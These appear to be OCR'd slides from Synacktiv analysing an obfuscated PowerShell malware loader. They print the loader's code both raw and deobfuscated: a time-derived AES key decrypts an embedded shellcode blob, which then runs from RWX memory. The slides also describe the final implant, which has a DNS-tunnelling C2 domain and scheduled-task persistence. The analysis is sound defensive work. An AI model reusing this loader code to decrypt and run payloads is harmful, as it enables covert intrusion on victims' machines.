DSNL5eb0qvKUoFQeUt0UJ3GOsMtJSfppTEtnVKBILIObtUsoEHThgzdnod48jGa6zMFExBvkqRR/WfPVOEdIm3Dc7pWmVci+GE0gNLHVgmVEAOiaqO9/L2Qselc43Tl2KSkKTo8z8VCc69k690Nksl3ob4uSNF+Ze52i/u
g0LguzqJwlsfEzmP7VI2nGG2lP71BAJ4/6TdIkBRn71G46OYHSV6gQ9LgfS3A8IHRhDnrO8jTT4aH6x8qwQUE0WaGHs2OeIFWPZuGRsuh9X9cZt9JDJG+6WGzUPZ18U2d3/vNtQz2CIMZYp42TXerkVJwYDE';$dcorjx=
'5iESuyhZlGsfG/zocATMCf+Kz1k10vHCxxopK101LUjwIv5RHxDkO6lIdGXf0iyCSnk1SqKQP8baYhs82CbQREUxToohqizdUFaJ0SEs40T+PBJxBvymjxGkr8HMuwSpk0/yndhpNPutceUzTglnucLSsyQvo1yzduepL
V3vh0EAogzYWuXckKBQdBgpuyNwWpkK8ovHm+FcFqIvPRnU9YPQdOprA/tNssMaz6100leVAIYpeIrvo/XfnNHRqQR3lBx7C7XKawbywaEIESCD9+5+jSF5hWP4V6OsziPghwUMs2Nk8tO7y2hpgspl+zAyPMJc8STUxSy
3kFyDFKmBUP7SqN6S/QR6BVlMZSaMcjw0Cv+UcsEaFz4rqxmetKJMT75feSQMHtDcwZUHiERV+487KeV0tScGaLcA68CF2+EPewu9V/awWIOi2pss3uP5IAMXtJUOh2ZMYzST7pp+nomkWTrFl/CEYYgc1ldPupuxeoZvX
SCR60o86jA2jm7+1jxWlzojAKXzUMNVo/Xrm/LFRZSebAw/cAVBraWbJF0Tf8hYpl7C4ZG/mIq7PMwiARxYZghREARZeLWqbdE5gI6x/5o2RglqshrU4rDjEATq4UwFgHN3x0Hm/Vp7rUCgvn++mf';$kndasea='t';$f
zqfii=$thkszn;$bvzdz='0';$ncnyq='djxwZfHrg2FqIe7F+UJ3tmMHAdlmrMZpxfAIMQ7/SRl9/niDg+1GwzOGovu5dNHHU46PcPE5YOjFac5aohpPUtxyJ4lyybddzI4Ktw+Eb0YNiUxeoqgPCbqh8w3xhqeeDkFnp
iJn948OgEdmOhv49nppe2ZlKvKKOhIf9iDKCW4Lrip4NH5bO5l4A2tivXJvPhK+LkOScHbsEqsKTMiRKuqpPZD5X/GIXDwLHqLExwpuwiOOowOhqOalHGUxfsOle21v7rXW1i/8l9iO5PSv9lPYoSHf0okx7xXcuDJ3vKJ
```

What's in the Secret Sauce?

SYNACKTIV

- 280Ko of ugly Powershell
- `minusone-cli` (by Airbus-CERT💙): automagically reduced the complexity without executing it




```
$zqetbdu = $null
if ($tbayucoz){
 [byte[]]$zqetbdu = [type]::"GetType"("System.Convert")::"FromBase64String"("i22eskvTr5ax5hjvA7G/IJTeGbYN2Nx17C3mZSDHX8/J7/qHh6C3ev/eKgqCGXkIsRhFh2Sk4waQUqujpUDO/JWhqO1F7z7be/mdebs3rXGe2Bw
}
else {
 [byte[]]$zqetbdu = [type]::"GetType"("System.Convert")::"FromBase64String"("Nn1MhGR0wxcmYfEiZk+B5t1V1UeoRcwL1B4QjMcPNXzQG2qA0TajJq0dzuq8G1fbxLsW6iyUQK1fOfbs5e2BfOJB0ItGu+pqtxe40oSILjw=")
}
$zvtmkajs = "315360000" -as $zugakddt
$miwstgp = "162998234" -as $zugakddt
$qauvmkis = [type]::"GetType"("System.DateTime")
$thuivgd = (($qauvmkis::"UtcNow") - (get-date "1/1/1970"))."TotalSeconds" -as $zugakddt
$thuivgd -  = $miwstgp
$thuivgd /= $zvtmkajs
$zzowjodm = [type]::"GetType"("System.Math")
$hiwmdesx = $zzowjodm::"Floor"($thuivgd) -as $zugakddt
$hemnj = [type]::"GetType"("System.BitConverter")
$hiwmdesx_bytes = $hemnj::"GetBytes"($hiwmdesx)
$oqcegfy = [type]::"GetType"("System.Security.Cryptography.SHA256")
$dkbjv = $oqcegfy::"Create"()
$fqjnwbg = $dkbjv."ComputeHash"($hiwmdesx_bytes)
$qfnap = [byte[]]("0x26", "0xbd", "0x88", "0x67", "0x88", "0x3e", "0x88", "0x7a", "0x4e", "0xbe", "0x27", "0x1c", "0x62", "0xd1", "0x5a", "0x15")
$pwxgxzw = [type]::"GetType"("System.Security.Cryptography.Aes")
$pkaafjxi = [type]::"GetType"("System.Security.Cryptography.CipherMode")
$wmrzdnyt = [type]::"GetType"("System.Security.Cryptography.PaddingMode")
$trtmize = $pwxgxzw::"Create"()
$trtmize.($tcsecuq + $gwnogw + $ilnup + $wikuml + $bnjuaj) = "256"
$trtmize.($itunlja + $pgqjuj + $qysts + $ptuvm) = "128"
$trtmize.($ipayaf + $rwkzrfb) = $fqjnwbg
$trtmize.($ywjnofp) = $qfnap
$trtmize.($adkkgzf + $mskdku) = $pkaafjxi::"CBC"
$trtmize.($zviho + $dvwtmzk + $fvqkk + $kgviyi) = $wmrzdnyt::"PKCS7"
$wafwolu = new-object "System.IO.MemoryStream"
$xvwgx = $trtmize."CreateDecryptor"()
$cemiai = [type]::"GetType"("System.Security.Cryptography.CryptoStreamMode")
$zwnjh = new-object "System.Security.Cryptography.CryptoStream" ($wafwolu, $xvwgx, $cemiai::"Write")
$zwnjh."Write"($zqetbdu, 0, $zqetbdu.length)
$zwnjh."FlushFinalBlock"()
$xpkqcz = $wafwolu."ToArray"()
$ixnrkkel = [type]::"GetType"("System.Runtime.InteropServices.Marshal")
$anzdqnq = $ixnrkkel::"GetDelegateForFunctionPointer"((giubistzlowivzyrvptdcwmrlrx "kernel32.dll" "VirtualAlloc"), (rxjidngvuwgcvkumkxv @( $abpuwkt, $pnkog, $hsmkm, $hsmkm;) ($abpuwkt)))
$vptcyfmm = $anzdqnq."Invoke"($abpuwkt::"Zero", $xpkqcz."length", "0x3000", "0x40")
$ixnrkkel::"Copy"($xpkqcz, 0, $vptcyfmm, $xpkqcz."length")
$yiagpeiz = $ixnrkkel::"GetDelegateForFunctionPointer"($vptcyfmm, (rxjidngvuwgcvkumkxv @( $abpuwkt;) ($pesmt)))
$yiagpeiz."Invoke"($abpuwkt::"Zero")
```

What's in the Secret Sauce?

SYNACKTIV

- Dynamic analysis the previous result with `Powershell ISE` to decode the remaining values



```powershell
if ($tbayucoz){
 [byte[]]$encryptedData = [type]::"GetType"("System.Convert")::"FromBase64String"("i22eskvTr5ax5hjvA7G/IJTeGbYN2Nx17C3mZSDHX8/J7/qHh6C3ev/eKgqCGXkIsRhFh2Sk4waQUqujpUDO/JWhqO1F7z
}
else {
 [byte[]]$encryptedData = [type]::"GetType"("System.Convert")::"FromBase64String"("Nn1MhGR0wxcmYfEiZk+B5t1V1UeoRcwL1B4QjMcPNXzQG2qA0TajJq0dzuq8G1fbxLsW6iyUQK1fOfbs5e2BfOJB0ItGu+
}

$5years = "315360000" -as Int64
$10years = "162998234" -as Int64
$dateTime = [type]::"GetType"("System.DateTime")
$epochnow = (($dateTime::"UtcNow") - (get-date "1/1/1970"))."TotalSeconds" -as Int64
$epochnow -= $10years
$epochnow /= $5years
$math = [type]::"GetType"("System.Math")
$timeCheck = $math::"Floor"($epochnow) -as Int64 # It gives 5
$bitConverter = [type]::"GetType"("System.BitConverter")
$timeCheck_bytes = $bitConverter::"GetBytes"($timeCheck) # 5, 0, 0, 0, 0, 0, 0, 0
$sha256 = [type]::"GetType"("System.Security.Cryptography.SHA256")
$sha256h = $sha256::"Create"()
$hashTimeCheckBytes = $sha256h."ComputeHash"($timeCheck_bytes) # f13ee6ed54ea2aae9fc49a9faeb5da6e8ddef0e12ed5d30d35a624ae813e0485
$iv = [byte[]]("0x26", "0xbd", "0x88", "0x67", "0x88", "0x3e", "0x88", "0x7a", "0x4e", "0xbe", "0x27", "0x1c", "0x62", "0xd1", "0x5a", "0x15") # 26bd8867883e887a4ebe271c62d15a15
$aes = [type]::"GetType"("System.Security.Cryptography.Aes")
$cipherMode = [type]::"GetType"("System.Security.Cryptography.CipherMode")
$paddingMode = [type]::"GetType"("System.Security.Cryptography.PaddingMode")
$aes_handle = $aes::"Create"()
$aes_handle.KeySize = "256"
$aes_handle.BlockSize = "128"
$aes_handle.Key = $hashTimeCheckBytes
$aes_handle.IV = $iv
$aes_handle.Mode = $cipherMode::"CBC"
$aes_handle.Padding = $paddingMode::"PKCS7"
$memoryStream = new-object "System.IO.MemoryStream"
$aesDecryptor = $aes_handle."CreateDecryptor"()
$streamMode = [type]::"GetType"("System.Security.Cryptography.CryptoStreamMode")
$decryptStream = new-object "System.Security.Cryptography.CryptoStream" ($memoryStream, $aesDecryptor, $streamMode::"Write")
$decryptStream."Write"($encryptedData, 0, $encryptedData.length)
$decryptStream."FlushFinalBlock"()
$plaintext= $memoryStream."ToArray"()
$marshal = [type]::"GetType"("System.Runtime.InteropServices.Marshal")
$virtualAlloc = $marshal::"GetDelegateForFunctionPointer"((get-ProcAddress "kernel32.dll" "VirtualAlloc"), (get-delegateType @( IntPtr, $is64b, UInt32, UInt32;) (IntPtr)))
$executableBlock = $virtualAlloc."Invoke"(IntPtr::"Zero", $plaintext."length", "0x3000", "0x40")
$marshal::"Copy"($plaintext, 0, $executableBlock, $plaintext."length")
$pointer = $marshal::"GetDelegateForFunctionPointer"($executableBlock, (get-delegateType @( IntPtr;) (Int32)))
$pointer."Invoke"(IntPtr::"Zero")
```

Should I bring a Doggy Bag?

- Final stage is 188KB **x64 headless PE**
- **Anti-reverse** mecanisms: each function is decrypted right before execution then re-encrypted (recursive)
- **DNS tunneling** encoded comm with its C2: `*.opticsinet.com`
  - Unfortunately the C2 was not responding at the time of analysis
- **Main commands**
  - Shell handler (command execution, token impersonation)
  - File handler (List, Read, Write, Delete)
  - Execute shellcode
  - Delete persistence (`MicrosoftEdgeUpdate` task) and exit

SYNACKTIV

in https://www.linkedin.com/company/synacktiv

𝕏 https://x.com/synacktiv

🦋 https://bsky.app/profile/synacktiv.com

www https://synacktiv.com